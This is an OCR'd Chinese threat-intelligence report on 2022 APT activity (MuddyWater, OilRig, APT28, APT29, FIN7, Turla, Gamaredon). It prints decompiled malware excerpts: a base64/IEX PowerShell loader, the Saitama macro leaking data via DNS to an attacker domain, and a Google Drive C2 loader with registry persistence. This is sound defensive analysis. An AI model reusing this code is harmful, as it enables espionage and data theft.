
2022 年全年，我们监测到该组织的筹备动作较为明显，404 高级威胁情报团队全年捕获该组织相关资产数量超过 440 个。

▲ 2022年StrongPity组织相关资产情况

3-6

中东APT组织活动分析

MIDDLE EAST



A MuddyWater组织

MuddyWater 组织主要关注中东地区重点关注伊拉克和沙特阿拉伯的政府目标。同时也针对欧洲和北美等国家，该组织攻击活动中常使用无文件攻击从而增加检测、取证难度。

MuddyWater 攻击活动背后的攻击者非常喜欢使用隧道工具，相关隧道工具包括不限于 Chisel、SSF 和 Ligolo。

2022 年初美国网络司令部发布了一份报告披露了 MuddyWater 组织相关的攻击工具集，该工具集为 PowGoop 变种，此次披露的 PowGoop 变种主要逻辑可分为三个部分：

- DLL 侧加载程序
- 充当解密、加载器的 PowerShell 脚本
- PowerShell 后门，提供代码执行和下载程序能力

```
sub_4064A0(
  lpFileName,
  L"function bd($in){$out = [System.Convert]::FromBase64String($in);return [System.Text.Encoding]::UTF8.GetString($out);}",
  117);
memset(&VersionInformation.dwMajorVersion, 0, 0x90u);
VersionInformation.dwOSVersionInfoSize = 148;
GetVersionExA(&VersionInformation);
if ( VersionInformation.dwMajorVersion == 6 && VersionInformation.dwMinorVersion < 2 )
{
  v54 = v63;
  v16 = lpFileName;
  if ( v64 >= 8 )
    v16 = (LPCWSTR *)lpFileName[0];
  sub_407930(v68, FileSizeHigh, v15, (int)&unk_42DA7C, 0, (int)v16, v54);
  sub_406E20(L"$a=get-content \"");
  sub_406E20(L"config.txt");
  sub_406E20(L"\";$t =bd $a;IEX $t;");
```


▲ 加载config.txt的Loader代码片段

B OilRig组织

OilRig 一个疑似伊朗 APT 组织，至少自 2014 年以来一直以中东为目标，后期扩展到全球。该组织攻击已针对多个行业，其中包括金融、政府、能源、化工和电信等行业。该组织常通过 LinkedIn 等合法社交网络进行社会工程攻击，以提供包含来自知名组织的诱导性工作机会的文件，该组织还疑似进行过供应链攻击，利用目标组织之间的关系来攻击其真正目标。

相关攻击活动

2022 年 4 月底，Fortinet 和 Malwarebytes 的安全研究人员发现该组织发送给约旦外交官的恶意 Excel 文档，该文档旨在放置一个名为 Saitama 的新后门，同时该文档还包含一个用于删除 Saitama 后门并为其设置持久性的宏，该宏还会关闭最初的 Excel 工作表并打开一个显示约旦政府徽章的新工作表。



▲ 原始文件开启效果

▲ 显示约旦政府徽章的新工作表

```
Function eNotif(tMsg)
    GetIPfromHostName ("qw" & tMsg & rds & ".joexpediagroup.com")
End Function

Function GetIPfromHostName(p_sHostName) As String
    On Error GoTo o5
    Dim wmiQuery
    Dim objWMIService
    Dim objPing
    Dim objStatus

    wmiQuery = "Select * From Win32_PingStatus Where Address = '" & p_sHostName & "'"

    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set objPing = objWMIService.ExecQuery(wmiQuery)

    For Each objStatus In objPing
        If objStatus.StatusCode = 0 Then
            GetIPfromHostName = objStatus.ProtocolAddress
        Else
            GetIPfromHostName = "Unreachable"
        End If
    Next
    GoTo o6
o5:
    GetIPfromHostName = "someting wrong"
o6:
End Function
```


▲ 内置的宏代码

3-7

东欧APT组织活动分析

EASTERN EUROPE

2022年随着俄乌冲突的加剧，围绕着该区域的APT组织活动也显著提高，但由于地缘问题我们无法获取该区域的攻击数据，根据第三方平台数据及测绘数据来看最明显活跃的组织无外乎Gamaredon、IT ARMY of Ukraine、其余民间力量，我们在往期发布的文章《俄乌战争中的俄罗斯APT网络攻击部队行为分析》基础上进行了部分组织的全年总结




A APT28组织

APT28 也称为 Fancy Bear、Pawn Storm、Sofacy Group（Kaspersky）、Sednit、Tsar Team（FireEye）和 STRONTIUM（Microsoft）是俄罗斯的网络间谍组织，FBI 将其归于 GTsSS 26165 部队，该组织对外国政府与军队抱有强烈的兴趣，尤其是欧洲国家、区域安全组织（北约）等，专注于收集航空航天、国防、能源、政府、医疗、军事、媒体等目标的情报

相关攻击活动

6 月在乌克兰区域散布核威胁文档，该文档使用 1Day 漏洞 CVE-2022-30190 最终载荷用于窃取 Chrome、Edge、Firefox 等用户凭证信息



▲ 攻击中使用CVE-2022-30190的原始样本示例

2022 年全年，我们监测到该组织的筹备动作并不活跃，该组织全年相关基础设施铺设数量超过 10 多次，相关域名铺设数量超过 10 次。

B APT29组织

APT29 是一个国家级黑客组织，西方情报机构将其归于俄罗斯国家情报机构（SVR）。其主要针对目标包括外交、政府、智囊团、研究机构、国际机构组织等。

▲ 2022年APT29组织基础设施趋势情况

相关攻击活动

1-5 月针对北约国家外交领域发起钓鱼邮件，在 1-3 月的钓鱼攻击中该组织利用 DropBox、Firebase 或 Trello 等第三方平台用于充当 C&C，4-5 月的钓鱼中通过 Google Drive API 与 Google 帐户进行通信，以便上传和下载到 Google Drive 共享，最终攻击载荷为 CobaltStrike。

```
public static void Main()
{
    Program.Google(string.Empty);
}

// Token: 0x06000018 RID: 24 RVA: 0x0000290C File Offset: 0x00000B0C
private static int Google(string s)
{
    Program.Copy();
    Random random = new Random();
    for (;;)
    {
        try
        {
            ApiService apiService = new ApiService(Params.GetIdHash
              (WindowsIdentity.GetCurrent().Name));
            while (string.IsNullOrEmpty(apiService.InformationId))
            {
                apiService.Upload(Program.GetUserInfo());
                Thread.Sleep(random.Next(60, 180) * 1000);
            }
            for (;;)
            {
                apiService.CreateComment();
                byte[] payload = apiService.Download();
                if (payload != null)
                {
                    new Thread(delegate()
                    {
                        Caller.Call(payload);
                    }).Start();
                }
                Thread.Sleep(random.Next(60, 180) * 1000);
            }
        }
        catch (Exception)
        {
            Thread.Sleep(random.Next(60, 180) * 1000);
        }
    }
}
```

▲ Google Drive Loader

```
private static void Copy()
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\
      \CurrentVersion\\Run", true);
    string name = "AgendaE";
    try
    {
        if (registryKey == null || registryKey.GetValue(name) == null)
        {
            string folderPath = Environment.GetFolderPath
              (Environment.SpecialFolder.ApplicationData);
            Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles);
            string[] commandLineArgs = Environment.GetCommandLineArgs();
            int i = 0;
            while (i < commandLineArgs.Length)
            {
                string text = commandLineArgs[i];
                if (text.ToLower().EndsWith("agenda.exe"))
                {
                    string text2 = text;
                    string fileName = Path.GetFileName(text2);
                    string directoryName = Path.GetDirectoryName(text2);
                    string text3 = Path.Combine(folderPath, fileName);
                    if (!File.Exists(text3))
                    {
                        File.Copy(text2, text3, false);
                    }
                    text2 = Path.Combine(directoryName, "_");
                    text3 = Path.Combine(folderPath, "_");
                    if (!File.Exists(text3))
                    {
                        File.Copy(text2, text3, false);
                    }
                    text2 = Path.Combine(directoryName, "vcruntime140.dll");
                    text3 = Path.Combine(folderPath, "vcruntime140.dll");
                    if (!File.Exists(text3))
                    {
                        File.Copy(text2, text3, false);
                    }
                    text2 = Path.Combine(directoryName, "vctool140.dll");
                    text3 = Path.Combine(folderPath, "vctool140.dll");
                    if (!File.Exists(text3))
                    {
                        File.Copy(text2, text3, false);
                    }
                    string str = Path.Combine(folderPath, fileName);
                    if (registryKey != null)
                    {
                        registryKey.SetValue(name, "\"" + str + "\"",
                      RegistryValueKind.String);
                        break;
                    }
                    break;
                }
                else
                {
                    i++;
                }
            }
        }
    }
    catch
    {
    }
    finally
    {
        registryKey.Close();
    }
}
```

▲ Google Drive

C FIN7组织

FIN7 是一个出于经济动机的组织，自 2015 年以来一直活跃，主要针对零售、餐厅和酒店行业，2018 年 Fin7 相关领导人员被逮捕后其攻击活动并未因此停止。

该组织热衷于使用脚本类语言开发其武器，例如 JS（Downloader）、PowerShell（Downloader\Backdoor），同时该组织还在积极开发扩充其武器库，根据今年披露的情况来看该组织武器库中添加如下武器：

- POWERPLANT（PowerShell Backdoor）
- CROWVIEW（Downloader）
- FOWLGAZE（Downloader）

相关攻击活动

自 2021 年 8 月以来冒充美国卫生与公众服务部 (HHS) 或亚马逊邮寄 LilyGO 品牌的 USB 勒索设备，针对运输、保险和国防行业等行业。

D Turla组织

Turla 又名 Snake，Uroburos，Waterbug，WhiteBear。最初从 1996 年开始活动，由 GData 在 2014 年披露后，卡巴斯基、赛门铁克、ESET 持续对该组织进行追踪和分析。其攻击活动涉及 45 个国家，主要针对外交部门、政府机构、军事机构、科研机构等组织窃取重要情报。

该组织围绕着以邮件为基础进行相关攻击部署，之前还使用邮件附件作为载体从而与 C2 进行数据交互，今年我们发现该组织疑似针对国内的攻击中有使用以 Coremail 为突破口。

相关攻击活动

2022年7月

7 月以针对俄罗斯网站进行 DDoS 攻击为幌分发 Android 恶意软件

2022年5月

5 月在东欧开展基于网络钓鱼的新侦察活动


E Gamaredon组织

Gamaredon 相较于其他东欧组织其针对区域主要集中在俄语系国家乌克兰，其绝大部分攻击针对乌克兰国家部门，如检察院、卫生部、能源部、国防部、安全局、法院、高校等，该组织作为二线攻击组织其主要目的为积极获取目标情报为其他部门或组织提供情报支持。

2022 年随着俄乌关系急剧恶化，Gamaredon 组织活跃程度在所有监测的组织中显得尤为凸显，故我们对该组织进行全年密切监测工作。


据不完全统计，Gamaredon 组织在 2022 年新投入使用的 IP 资产约 3000 个，新投入使用的域名超过 12000+ 个。

2022 年 Gamaredon 组织使用的 IP 资产数量统计情况如下所示。在 2022 年 2 月份投入使用的 IP 数量达到峰值，这与俄乌战争爆发时间吻合，这个时间段 Gamaredon 组织的攻击最为活跃。其它时间段 Gamaredon 组织投入的 IP 资产数量相对稳定，都处于一个相对比较活跃的状态。根据我们对 Gamaredon 组织 IP 资产的监测发现，该组织使用的 IP 有效期都较短，一般不超过三天，而且基本上每个 IP 都对应到很多关联的域名。




▲ 2022年Gamaredon组织IP资产统计

通过对 Gamaredon 组织 IP 资产的持续跟踪发现，该组织的 IP 资产在 2022 年 3 月前后所在地理位置存在一个非常明显的变化。2022.1.1-2022.3.1 期间，Gamaredon 组织 IP 资产地理位置分布情况如下所示，可以看出这个时间段绝大部分的 IP 都位于俄罗斯境内，分布的国家达 16 个。




▲ 2022年APT组织IP资产地理位置分布情况

2022.3.1-2022.12.29 期间，Gamaredon 组织 IP 资产地理位置分布情况如下所示，可以看出这个时间段内大部分 IP 位于美国。这个时间段内的 IP 分布在全球 60 个国家。



▲ 2022年3月以前Gamaredon组织IP资产地理位置分布情况

